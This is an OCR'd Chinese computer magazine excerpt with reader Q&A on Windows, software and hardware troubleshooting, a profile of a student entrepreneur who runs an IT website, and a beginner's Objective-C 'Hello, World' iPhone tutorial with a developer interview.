答:你安装的可能是精简版的操作系统，缺少一些系统文件所致，请检查系统分区下的 Windows\inf目录中是否有“mdmcpq.inf”文件，还有 \Windows\system32\drivers目录中是否有“usbser.sys”文件，很多精简版系统中因为缺少这两个文件，在安装驱动程序时就出现上述错误提示，当然，也有一些朋友使用的非精简版系统在进行系统优化或是感染病毒导致这两个文件丢失也会出现无法安装驱动程序的问题。解决方法就很简单了，从其他同版本系统中拷贝这两个文件并对号入座地放入上述文件夹中，然后再重新安装驱动程序即可。

来源:http://bbs.cfan.com.cn/thread-841492-1-1.html

Q3 为何总提示“Windows延缓写入失败”

问:最近在使用电脑过程中，系统托盘区总是不停地弹出提示框，内容为“Windows延缓写入失败”，还提示某个具体的文件并建议备份该文件，有时候文件名称不一样。请问这是什么原因?

答:果是使用USB移动硬盘出现这个问题，可能是USB口供电不足，如果移动硬盘插在机箱前置USB接口，请换到机箱后侧主板上直接引出的USB接口。此外，对USB移动硬盘复制文件时，杀毒软件的文件监控也会造成延缓写入失败的问题，由于杀毒软件会先对正在访问的文件进行病毒扫描，对数据传输造成延迟，使文件读写超时。如果是IDE硬盘， 有下列任一条件，则可能会导致此问题:



1)打开了磁盘的“对磁盘启用写入缓存”功能。可以尝试先关闭此功能看是否可以解决问题:在 Windows 资源管理器中，右击硬盘并选择“属性”，在打开的窗口中选择“硬件”选项卡。单击硬盘，单击“属性”按钮，选择“策略”选项卡，取消选择“启用磁盘上的写入缓存”复选框，然后单击两次“确定”。(见图1)

2)A硬盘用了40针IDE线，而不是所需的80针IDE线;，硬盘不支持UDMA5等，而BIOS设置被配置为强制使用高模式的UDMA。要解决此问题，请确保硬盘线是80针IDE线，并且在BIOS中正确设置IDE端口的UDMA模式，为了方便，可以直接将BIOS设置为缺省值。

来源:http://bbs.cfan.com.cn/thread-856610-1-4.html

Q4 Vista为何没有Aero主题效果

问:我刚安装了Windows Vista系统，但是却找不到Aero效果，在系统主题列表中也没有找到该主题，以前也是用这张安装光盘安装的却有。请问这是什么原因?

答:首先，确定你的Windows Vista系统不是家庭版，对于家庭版Vista系统不提供Aero效果主题。其次，请检查你的显卡驱动程序是否安装了，对于Vista系统，要想使用Aero效果，必须要正确安装显卡驱动程序，否则无法使用Aero效果。

Q5 系统突然没有声音了

问:我的Windows XP SP3系统，之前使用一切正常，今天打开后播放音乐没有声音，提示Windows不能执行Sndvo1132.exe。请问这是什么原因?

答:这可能是Sndvo113.exe这个音量控制程序丢失而导致系统无法出声的，如果手头有Windows XP安装光盘，请直接在命令提示符窗口中使用以下命令从光盘中提取该文件到系统目录中:expand E:\i386\sndvol32.ex_ C:\Windows\system32\sndvol32.exe (其中e是指光盘盘符，再根据自己的系统安装位置修改后面的路径)。如果手里没有安装光盘，直接从其他同版本的系统中的系统分区Windows\System32目录中找到该文件，然后再将其拷贝到自己系统的同名目录中。最后记得重新启动一下系统。

来源:http://bbs.cfan.com.cn/thread-855195-1-9.html

CF [SB01]

想了解更多精彩电脑问答? 请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 360安全卫士总是显示“系统服务正在被装入”

问：我安装的360安全卫士最近经常会显示“名称：laao，路径：C:\Program Files\fudoes\gozose.exe，行为描述：新增系统服务”，而该路径已经被我删除了，为何还经常出来？

答：既然安装了360安全卫士，只要直接在弹出的拦截对话框先选中“阻止此动作”，再勾选“总是执行相同动作”即可。这一般都是某个软件（恶意软件居多）被不完全卸载，例如在启动项、注册表中留有相关项而导致的。彻底的解决方法：检查“c:\program files\fudoes\gozose.exe”文件是否存在，如果存在，请使用Xdelbox(下载地址：http://www.skycn.com/soft/24833.html）将该文件删除，删除方法：复制所有要删除文件的路径，在待删除文件列表里点击右键选择从剪贴板导入，导入后在要删除文件上点击右键，选择立刻重启删除（请勾上“抑制再生”的选项），电脑会重启进入DOS界面进行删除操作。如果找不到上述文件，请按Win+R打开“运行对”话框，输入services.msc,在服务列表中查找[Client Data Safe Config / laao]　<C:\Program Files\fudoes\gozose.exe>，如果找到直接将该服务禁用即可。




傻博士有话说：

很多恶意软件感染系统后，总是出现这样或那样的麻烦事，通常在感染恶意软件后，先使用恶意软件清理工具，例如Windows清理助手（下载地址：http://www.newhua.com/soft/52983.htm）对系统进行清理，清理完毕后再手工检查注册表中对应于恶意软件名称相关项，检查到一项请删除一项。如果安装了360安全卫士这样的带提醒出问题文件路径的安全工具，可以直接打开提示的路径使用诸如Xdelbox这样的工具手工删除残留的文件，最后再检查服务管理器中是否有相关的服务项，有则直接禁用。最后再将杀毒软件升级，通常可以解决问题。

Q2 搜狗输入法为何每天弹出修复框

问：我已经在输入法设置中将搜狗拼音输入法删除了，现在每天下午16：00时就会弹出“搜狗输入法修复程序”框，关闭并选择“以此为默认设置，以后不再修改”也不行。我检查了注册表、启动项都没找到原因。请问这是什么原因？

答：这是因为你只是在输入法设置中将搜狗输入法删除，而并没有将其卸载，搜狗新版输入法添加了自动修补功能，如果检测输入法设置中被禁用，就会定时提醒设置，而此功能是通过任务计划来实现的，只要在控制面板中打开“任务计划”，在列表中直接将“SogouImeMgr”项删除即可（见图）。



Q3 Google桌面为何找不到某些文件

问：我刚买了一块320G的硬盘，将以前几块硬盘中的数据全部拷贝到这块大硬盘中，然后安装Google桌面，已经完成了文件的索引，但是还有很多文件总是无法通过它找到，而文件明明在硬盘中。请问这是什么原因？

答：Google桌面默认情况下对文件索引时，在每个磁盘中只能编制100000个文件的索引，而当你的某个磁盘中保存超过100000个文件，第100001及以后的文件都无法被索引，因此也就无法被搜索到。出现这种情况后，除了将某块磁盘中的文件移到其他分区外，或者手工打开这些没被索引的文件，Google桌面将会通过实时索引的方法将其添加到索引数据库中。此外，Google桌面不支持搜索隐藏文件夹中的文件，请留意没被索引到的文件是否为隐藏文件。

Q4 KMPlayer出现Overlay Mixer错误

问：我使用KMPlayer播放器播放电影时，经常出现Overlay Mixer错误，有时候不出现，我将Overlay Mixer插件删除了，但它还会自动加载，继续出错。请问这是什么原因？

答：这可能是你下载的KMPlayer播放器不是完整版的，没有内置RMVB解码器，然后手工下载了解码器而导致的，建议你将安装的解码器删除掉，然后将KMPlayer参数设为缺省值（选项→参数设置→初始化所有设置），最后从http://www.codecs.com/download/Real_Alternative.htm下载这个专用的RMVB解码器来使用。

Q5 Foobar 2000自带歌词插件总是出错

问：我一直使用Foobar 2000 0.9.4（以下简称Foobar），在播放歌曲时，其自带的歌词插件总是无法找到歌词，而歌词外挂MiniLyrics却可以正常找到歌词。而有时候还经常出错，最终导致Foobar也退出。请问这是什么原因？


答：Foobar官方网站下载的Foobar播放器不带歌词插件，你下载的Foobar应该不是官方版本。你也许正在使用的是foo_uie_lyrics0.3.0版本，然后又在系统中升级到IE7浏览器，该版本插件与IE7有冲突，如果你喜欢使用这款歌词插件，可以从http://www.hydrogenaudio.org/forums/index.php?showtopic=55691下载最新版本，解压后放到Foobar安装目录下的components目录中，重新启动Foobar即可。CF [SB02]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 无法进入农业银行网站

问：其他任何网站可以正常打开，唯独只有农业银行网站不能进入，在命令提示符窗口中运行“ping www.95599.cn”没反应。请问这是什么原因？

答：这种只有少数几个网站不能访问的情况，一般有以下几个原因：1.浏览器中设置了安全网站过滤。例如在IE中，单击菜单“工具→Internet选项”，切换到“安全”选项卡，点击“受限站点→站点”，如果农行的网址出现在受限列表中，删除它即可。2.网站被Hosts表屏蔽。用记事本打开系统分区Windows\System32\drivers\etc目录下的Hosts文件，将与无法访问的网站相关项删除即可。3.防火墙中对特定的网址进行了拦截过滤，可以直接在防火墙的网站过滤列表中检查，如果被过滤了，直接从过滤列表中删除即可。



傻博士有话说：


网上银行这类网站，除了会出现无法访问的情况外，更多的情况是可以正常打开网页但却无法使用，如无法输入账号、密码等，这一般是因为没有安装网上银行客户端插件程序所致。如果是因为浏览器的安全设置导致插件被拦截，可以从相应银行网站上下载必要的客户端插件本地安装即可解决问题。

来源：http://bbs.cfan.com.cn/thread-858364-1-2.html

Q2 傲游总是无法下载

问：以前可以直接在傲游浏览器中点击下载链接进行下载，但最近只要点击下载链接，屏幕闪一下后又回到原来的页面，无法下载。请问这是什么原因？

答：先检查傲游设置中的下载设置是否正常：单击菜单“工具→傲游设置中心”，在打开的设置窗口左侧选择“文件下载”项，在右侧设置页面中选择“傲游下载”，在下面的文件类型中选择“所有文件类型”项（见图），确定即可。如果这样设置仍不能解决问题，有可能是傲游浏览器本身有问题，尝试重新安装一遍软件试试。



Q3 支付时出现“已取消对网页的导航”

问：我使用的是Windows Vista系统，在使用网上银行或是支付宝进行支付操作时，浏览器总会出现“已取消对网页的导航”的错误提示，无法支付。请问如何解决？

答：这是因为安装了微软KB961260（MS09-002）补丁造成的，该补丁主要是处理IE由保护模式切换到非保护模式下出现的问题，但同时又会导致在使用网银这类安全页面时出现问题。微软已经提供了修复工具，可以从http://go.microsoft.com/?linkid=9651320下载该修复工具进行修复，修复后就可以正常使用了。

Q4 正确卸载Windows Live Wave 3

问：我试用Windows Live Wave 3套装后发现不太好用，因找不到卸载项，就直接删除此软件的安装文件夹，但是再想安装回原来的MSN8.5时总是不能成功。请问如何解决？

答：这主要是因为你没有正确卸载Windows Live Wave 3，在系统注册表及磁盘中残留了相关文件所致。你可以直接使用Windows Live Wave 3的专用卸载工具（http://work.newhua.com/cfan/200908/msicu3.0.rar）进行卸载，解压后运行，按照提示进行卸载，完成后重启系统，然后就可以正常安装MSN8.5了。

Q5 IE8不能正常看RM视频

问：我的系统是Windows Vista旗舰版，安装了IE8浏览器后总是不能看在线RM视频或是听RM格式的在线音乐，卸载返回到IE7就恢复正常了。请问这是什么原因？

答：这可能是Windows Vista系统环境下的IE8与RealPlayer 11产生兼容性冲突所致，只要安装了系统补丁“KB957055”就可以解决问题（下载地址：http://down.tech.sina.com.cn/content/40943.html）。安装IE8时可以自动下载并安装此更新，不过，在安装时需要注意一下安装步骤：先安装RealPlayer 11，然后再安装IE8，如果逆序安装就会出现某些程序兼容性问题而不能使用在线RM播放功能，只有先卸载IE8再重新安装一遍来解决问题。

Q6 QQ总显示登录地点异常

问：我安装的是QQ2009，最近在登录QQ时总显示登录地点异常提示，需要输入验证码，而有的时候在线状态下突然要求输入验证码。请问这是什么原因？

答：如果排除了自己在其他地方登录过以外，可以按下面方法来逐步解决这个问题：首先检查QQ是否使用了代理服务器，或者检查系统中是否安装了代理服务器类软件（例如Tor），如果使用了代理服务器软件，QQ每次登录时对应的位置可能就有很大的差别，QQ的安全检测功能就会判断该账号有安全隐患，因而给出提示。其次，检查系统中是否有安全隐患，假如系统感染了病毒、木马等恶意程序也有可能会导致类似问题的出现，建议使用最新版杀毒软件对系统进行病毒检测。CF [SB03]

Q1 无法识别USB设备

问：一台计算机有时在机箱插入USB设备后可以正常使用，而同一接口有时连接USB设备后系统提示“未能识别的USB设备”，重新安装Windows XP操作系统，问题依旧，请问这是什么原因造成的？

答：如果有时可以，有时不成，首先就要排除你的USB设备没有故障。如果插入移动硬盘时出现问题，是由于它对电量的需求比较大，所以会出现问题。这时最简单的方法就是插到机箱后面的USB口。当然有时也有因驱动引起此问题，这时只要删除驱动，重新插入设备即可。



傻博士有话说：

也有些朋友认为出现前置面板的问题是由于很多低价机箱为了节约成本，使用了较差的前置连接线，只要更换一下就可以解决了（通常这种线材会标识为High Speed），你也可以尝试一下。

Q2 系统启动键盘罢工

问：一个USB接口的键盘，开机想进入启动菜单，键盘上下键无法使用，进入Windows XP操作系统，可以正常使用，请问这是什么原因造成的？

答：一般主板BIOS中都会集成USB键盘驱动，理论上说只要主板不太旧，是可以在启动过程中识别USB键盘的，建议你进入主板BIOS进行设置，一般问题可以解决。具体方法如下：启动计算机，按“DEL”键进入主板BIOS设置，找到Integrated Peripherals→USB Keyboard Support（外设设置→USB键盘支持），将其设置为Enable，按F10键，保存退出主板BIOS设置，一般问题可以解决。

Q3 投影图像模糊如何解决

问：最近刚买了一台投影机，安装好后启动投影机打出的图像很模糊，请问这是什么原因造成的？

答：首先，建议你确定投影机放置在距离屏幕合适的范围之内，具体可以参看投影机说明书，此外可以调节视频主菜单上的亮度和对比度设置，如果问题依然存在，建议你可以调节投影机镜头附近的对焦旋钮，一般问题可以解决。对焦旋钮又称调焦环是投影机使用过程中操作比较频繁的一个元件，因此出现故障的概率也就比较大。如果等到问题出现了再去解决，那势必会影响到使用效率，使你的投影效果大打折扣。因此事前的点检就变得尤为重要了。点检对焦旋钮的螺钉是否松动，必要时用螺丝刀旋紧。检查齿条与齿轮咬合是否错位，必要时抬起镜头臂进行纠正，使其复位。

Q4 网卡100Mbps变10Mbps

问：一台计算机网卡连接是100Mbps，最近变成10Mbps，请问这是不是我的网卡出现了故障？

答：首先，建议你将网线拔出来重插一遍，PC端和网络设备端都要试试，看问题是否可以解决，如果问题仍然存在，建议你检查交换机、ADSL Modem或路由器是否存在故障。在确定上述设备没有问题后，建议你重新安装网卡驱动程序，具体方法如下：右击“我的电脑”，选择“属性”，进入“系统属性”窗口，单击“硬件”选项卡，单击“设备管理器”，进入“设备管理器”选项卡，双击“网络适配器”，右击相应的网卡设备，在弹出的快捷菜单中选择“更新驱动程序”，进入“硬件更新向导”窗口，根据提示更新网卡驱动程序，一般问题可以解决（见图）。



Q5 开机Logo“大花脸”

问：我的计算机每次启动时都会出现Logo，但是最近不知道为什么，运来的Logo画面变成“大花脸”，很是难看，但是计算机可以正常启动，请问这是为什么？

答：这可能是由于你的主板BIOS中的Logo文件损坏造成的，建议你直接屏蔽掉Logo界面，具体方法如下：启动计算机，进入主板BIOS设置，选择Advanced BIOS Features（主板高级功能），找到Small Logo Show（显示小Logo）或Full Screen Logo show（显示全屏Logo）等类似选项，将其值设置为Disabled（关闭），按F10键保存退出主板BIOS设置，重新启动计算机，问题可以解决。

Q6 玩游戏不能全屏

问：我的笔记本电脑采用ATI Mobility Radeon HD 2400独立显卡，平时可以正常使用，但是玩一些游戏时不能全屏显示，请问这是什么原因造成的？

答：该问题可以通过使用ATI CATALYST(R) Control Center进行调节，下载地址：http://drivers.mydrivers.com/drivers/238-95250-AMD-Radeon-HD-4850-HD-4870-CATALYST-Control-Center-8.10-For-WinXP-WinXP-64/，下载后安装该软件，然后右键单击桌面空白处，在弹出的右键快捷菜单中选择ATI CATALYST(R) Control Center，在窗口左侧的“图形设置”中双击“笔记本面板属性→属性”，在右侧的“缩放选项”选区中选择“全屏幕”，单击“确定”，问题就可以解决（见图）。



CF [SB04]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

果果 http: //guoguo.blog.cfan.com.cn

大学生创业，你准备好了吗？
80后IT站长的生意经

象牙塔中的你有过创业的冲动吗？你是否是思想的巨人，行动的矮子？在年轻人主宰的互联网背后，有不少80后的CEO，用行动去实践着常人认为的各种“不可能”，收获了巨大的财富。



生于1982年的赵宁初二就想做商业网站，2000年高三时注册域名“中关村男孩”，2004年大二把自己的个人网站商业化（www.veryol.com，之后更名为“非常在线”），成立网络技术服务公司，致力于电脑硬件、数码产品的新闻、即时行情、导购以及产品评测等的相关报道。目前拥有员工20多人，网站日均IP访问量超2万，利润连年增长。最近，他正把自己的网络营销经验写成书，同时，一部以他为主要原型的20集电视剧正在筹拍。

休学创业 先苦后甜

2003年6月，赵宁忽然有个大胆的想法——休学创业。这可不是开玩笑！因为他觉得正值IT网站市场环境的上升期，再晚几年，他等不起。他说服了家人，熬到了学校的批准通知，从学生变成了老板。

“这就好像要炒菜，不但没有锅，连厨房都要自己找。”赵宁跑遍中关村，以月租1660元租下了一间冬冷夏热的办公室，将服务器放在成本较低的天津。为了办执照，赵宁跑遍了工商局等大大小小近10个部门，后来发现找代办公司可以省很多事。公司的牌子挂起来了，接下来做些什么？“技术、美工、内容维护、摄影、视频、会计、行政、销售……我身兼数职，什么都要学，缺什么自己就顶上去，直到招来新人填补空缺。”

找准定位 深交客户

赵宁为公司发展制订了明确方向：打造中国最好的IT网络策划宣传平台。朋友找他做几万元的网站建设项目，他全推了，宁愿不辞辛苦地去寻找几百元的硬件产品投放。“以前接的私活成不了大事，既然成立公司，就要有大发展。”为积累人脉，赵宁还专门跑了一年的硬件产品发布会。经过几年发展，他对网络营销有了新的认识，最近与“品类机构”合作，以自己的优势网络资源协助众多企业在国内市场的深耕细作。“打个比方，蒙牛、伊利是‘草原牛奶’，汇源是‘百分百纯果汁’，我就要为产品推广中的文化把脉”。

第一桶金

2004年赵宁终于用一周时间拉来第一个客户，非名牌电视卡，广告费每月400元。“我相信一定能挺过那段日子，网站价值很快就能体现。”赵宁非常乐观，而之后的事实也证明了预测是正确的。

留住人才 共同致富

不少想创业的大学生打算和同学一起干，赵宁认为，只要志同道合即可。在他起步时，每人每月才分到几百元，但因为发展很快，核心员工的薪水基本保持在同行业水平之上，一起打拼事业很有成就感。“我会在他们提出涨薪前就涨，甚至有人提出别给这么多。5年来核心团队始终稳定，这很难得。”有意思的是，原来他大学的同班同学毕业后，有人成了他的员工，并且是业务骨干。

娃娃脸能否让人信服？赵宁认为，首先要真诚对待员工，以能力和魅力服人。管理经验和规章制度都是遇到问题后不断摸索、积累的，而且网上有成百上千的好友，管理经验可以互通有无，收获很大。

创业一点通

果果：有人说创业最大的困难就是缺钱，助学贷款都还没还完怎么办？

赵宁：如果问钱从哪里来就不要创业。虽然我的公司注册资金是奶奶留给我的10万元，但如果你真的有决心，会想各种办法挣到或融到钱。而且现在国家对于大学生创业有不少优惠政策，钱不是根本问题。

果果：大学生要成功创业，需要具备什么素质？

赵宁：有坚韧的性格、不服输的精神、成熟的心理、灵活的头脑，善于发展人脉，勤奋好学，执行力强。此外我不赞成盲目休学，我自己只是一个特例。也可以先打工后创业。

果果：在互联网时代，如何选择合适的创业项目？

赵宁：不要觉得别人做过的领域就不能做，反而应该“不做第一”，因为开创市场的成本高，从大饼里分一小块即可，创造一块饼太难。在行业发展的中期进入比较好，因为模式成熟，风险较低。创业起点高低不重要，关键要善于总结，就算在淘宝卖IT产品，如果善于总结，也可以打出品牌发展为公司。此外还可以把人群细分，学会借力，比如你原来是学生会的，有一些资源，可以就做大学生相关的产品代理等。

不要抱怨当下的就业压力，你真的为自己的未来做出规划了吗？加油吧！莘莘学子！ CF [TS01]

i上那阵Phone（三）
我们的第一个iPhone程序

过了半个月的时间，我们又在这里见面了。本期我将介绍iPhone开发主要使用的编程语言Objective-C，并带着大家在我们上期搭建好的官方SDK（后文简称SDK）开发环境上实现一个小程序。

■ 北京\尹振宇

认识一下Objective-C

其实Objective-C（后文简称ObjC）是一种对C语言进行了扩展的面向对象编程语言。ObjC的代码文件扩展名一般为M或H，在程序中，可以嵌入C语言的头文件、函数来进行调用。同时，在程序内所写的C语言样式的函数中，也是可以调用ObjC的函数和方法的。但在C语言的代码文件中，是无法直接调用ObjC的函数和方法的。造成这种情况的原因是由于ObjC是在C语言的基础上扩展出的，对C语言有兼容性，而C语言却不具备对ObjC的兼容性。在ObjC与C对应同时，与C++对应的是Objective-C++。如果你的程序中用到了C++的类，那么相应的就要使用Objective-C++。一般来说，只要将原本ObjC代码的M扩展名修改为MM即可。

由于ObjC是一种面向对象语言，因此在这里主要和C++的语法做一些简单对比。大概整理了一下，有如下几点：

	Objective-C	C++

声明	@interface 类: 父类 {
	变量
	}
	方法
	@end
		class 类: 父类 {
		变量
		方法
		}

静态方法	+ (返回类型) 静态方法: (参数类型)参数名	static 返回类型 静态方法(参数类型 参数名)
静态方法的调用	[类名 静态方法: 参数];	类名::静态方法(参数);
方法	- (返回类型) 方法: (参数类型)参数名	返回类型 方法(参数类型 参数名)
方法的调用	[实例 方法: 参数];	实例->方法(参数);

第一个iPhone程序

在对Objective-C的语法有了初步的了解后，让我们进入Mac OS X（Leopard）打开之前安装好的IDE：Xcode（如果它没有出现在你Leopard的Dock上，那么你可以在/Developer/Applications里面找到它的身影）。也许你之前用惯了Visual Studio，也许你之前用惯了Eclipse，也许你习惯了其他什么IDE，但做iPhone开发，尤其是使用SDK进行iPhone开发，你很难离开Xcode。

要说到第一个程序，估计很多人都会想到Hello, World吧。这个被大家沿用下来的程序定式有助于我们去了解一门编程语言的基本，以及测试准备好的开发环境。那么，我们也来Hello, World一下吧。

第一步：启动Xcode之后，在屏幕上方的菜单中选择File→New Project（文件→新项目），这时我们会看到如图1所示的界面。这个界面中是一些预置的程序模板，可以说每个模板都有自己所适合的软件类别。



1

第二步：在这里，我们选择Window-Based Application（窗体类程序），点击Choose（选择）后，输入工程名称HelloWorld，并设置保存位置。这样我们就引用了一个系统提供的程序模板（见图2）。



2

第三步：在Classes按右键并选择Add→New File（加入→新文件），这时又会出现一个文件模板的选择（见图3）。我们选择其中的UIView subclass，并点击Next（下一步），将文件命名为HelloWorldView.m。确认Also create 'HelloWorldView.h' 已被勾选，最后点击Finish（完成）。

第四步：我们需要确定一下，我们的程序要针对哪个平台了，是真实设备还是模拟器，大家可以注意一下如图2所示左上角的Device 3.0|Debug（也许你的不是3.0，这个会根据所安装的SDK版本而有所不同）。在上面点击一下就可以选择所针对的平台、SDK版本以及编译类行了。这里我们把它设置为Simulator 2.2.1|Debug，其中2.2.1这个SDK版本可以随意，但需要注意的是兼容性问题。比如用2.2的SDK编译的程序只能运行在2.2及比2.2更高版本的真实设备之上，低于2.1版本的真实设备将无法运行这个程序。

第五步：要开始真的动手写代码了，在左侧的列表中找到HelloWorldAppDelegate.m，并双击它。

首先在这个文件开始的部分找到#import开头的行，在它的下面添加：

```
#import "HelloWorldView.h"
```


然后找到applicationDidFinishLaunching:这个方法，在其中绿色的注释那行的下面紧挨着写上

```
HelloWorldView *view = [[HelloWorldView alloc] initWithFrame:[window frame]];
[window addSubview:view];
[view release];
```

这样，第一个文件就修改好了。这

Beginning iPhone Development: Exploring the iPhone SDK

首先需要说明的是，这本书由图灵公司出了中文翻译本——《iPhone 开发基础教程》。这本书出现后，在Amazon上面大受好评。这种出现即成为经典的例子可不是太多呀。不过虽然有了中文译本，如果英文阅读能力可以的话，还是建议阅读原版，毕竟有些感觉上的东西可是翻译不出来的。



个步骤实际上就是把我们创建的一个视图（HelloWorldView）加入到窗体中，以便可以显示出来。然后就是在这个视图中显示我们要的HelloWorld了。在HelloWorldView.m中找到drawRect这个方法，将下面的代码写入这个方法里面

```
NSString *hello = @"Hello, World!";
CGPoint location = CGPointMake(10, 20);
UIFont *font = [UIFont systemFontOfSize:24];
[[UIColor whiteColor] set];
[hello drawAtPoint:location withFont:font];
```

在简简单单地增加了3段代码后，我们已经大功告成了，快来看看结果吧。选择屏幕上方主菜单的Build→Build and Run（编译→编译并运行）。稍微等待一下后，iPhone模拟器出现了，而我们想看到的“Hello, World!”就清楚地显示在上面（见图4）。



有没有一点点的成就感？不过虽然我们让屏幕上出现了期待的“Hello, World!”，以上代码及程序的实现原理可以参考http://work.newhua.com/cfan/200908/iphonedm.rar中的说明。

现在我们的第一个iPhone程序已经完成了。如果想让它运行在真实设备上，利用上一期讲到的iPhone Developer Program中的详细图文说明，并不难做到。

软件开发者的队伍中，女性的身影一直是比较少见的。而对于刚刚兴起不到一年iPhone的开发队伍中，出现的女性身影更值得我们的关注，今天我就来采访一位女性iPhone开发人员shirin。

被采访者：shirin

就职于：cypress systems Ltd.

职业：programmer (Intelligent System)



你大约在什么时间开始投入iPhone的开发中的，是由于个人兴趣还是工作的原因呢？

shirin：我是在2008年7月初开始投入iPhone开发的，主要是由于工作的原因。当时公司为了增加系统多元化和吸引力而新增了这个单元。

那在这之前对iPhone开发或者说苹果公司的Mac开发有了解么？进行了快一年的iPhone研发，最大的感慨是什么？

shirin：在这之前确实没有什么了解，当时知道苹果开放开发平台时就觉得很好奇。最大的感慨嘛，苹果的原意是好的，可是这种开放方式就不一定大家全都认同了吧？比如developer的登记过程和公布开发出来的软件的方式多少有些不够友好，能放宽点会比较好。

那么shirin对App Store和iPhone软件的市场有什么样的感觉呢？这种模式你觉得会给开发人员带来什么样的好处呢？

shirin：虽然最开始的过程不容易，但是我个人觉得苹果的这种概念很好！印象最深的就是，他们把专业的事交给专业的人来做。所以就算有些地方并不能尽如人意，但总体不会太差。不过个人觉得现在定论iPhone软件的市场还为时过早了一点。

第一，从开始开发到最后发布的体制当中有一些环节，我觉得苹果自己还有一些工作要做。

第二，就像我们自己拥有的苹果产品一样，苹果本身的长期Fans不像微软那样多，大部分都会是新的来了，旧的走了！真正说到市场，还要看App Store能不能出一些让人长期使用，最好能像手机的电话功能一样，不用不舒服！那样的话，市场就会很快发展起来了。我个人下载的App Store程序，最多的也就玩了一两个星期而已。

对开发人员来说，Apple的硬件向来都是很专业的，所以基本上我们不会因为硬件限制创新能力！如果苹果有一天能把所有的硬件接口的API都开放出来的话，那就是咱们的福了。

之前一些国外公司调查出的App Store生存期不长这个问题，也印证了shirin的观点。不过说到这里，我突然很感兴趣，shirin为什么当初会选择这样一个女性比较少涉足的职业呢？

shirin：其实现在在大学中IT相关专业的学生里，女生的比重其实不少。但真正走进IT R&D（研发）的却是少数。我觉得是环境给我的机会。本来我是在广州中大学电子的，但是电子专业找工作对女生来说有点不容易。我就申请去香港进修，读了计算机。也算是机缘巧合，我现在工作的公司正苦于读计算机出来的人硬件理论不足。我就刚好进来了。一半坚持一半机会。

也算是天时地利人和吧，机遇总是给像shirin这种有准备的人嘛。最后有什么想对打算进入iPhone软件开发领域的人说的话么？

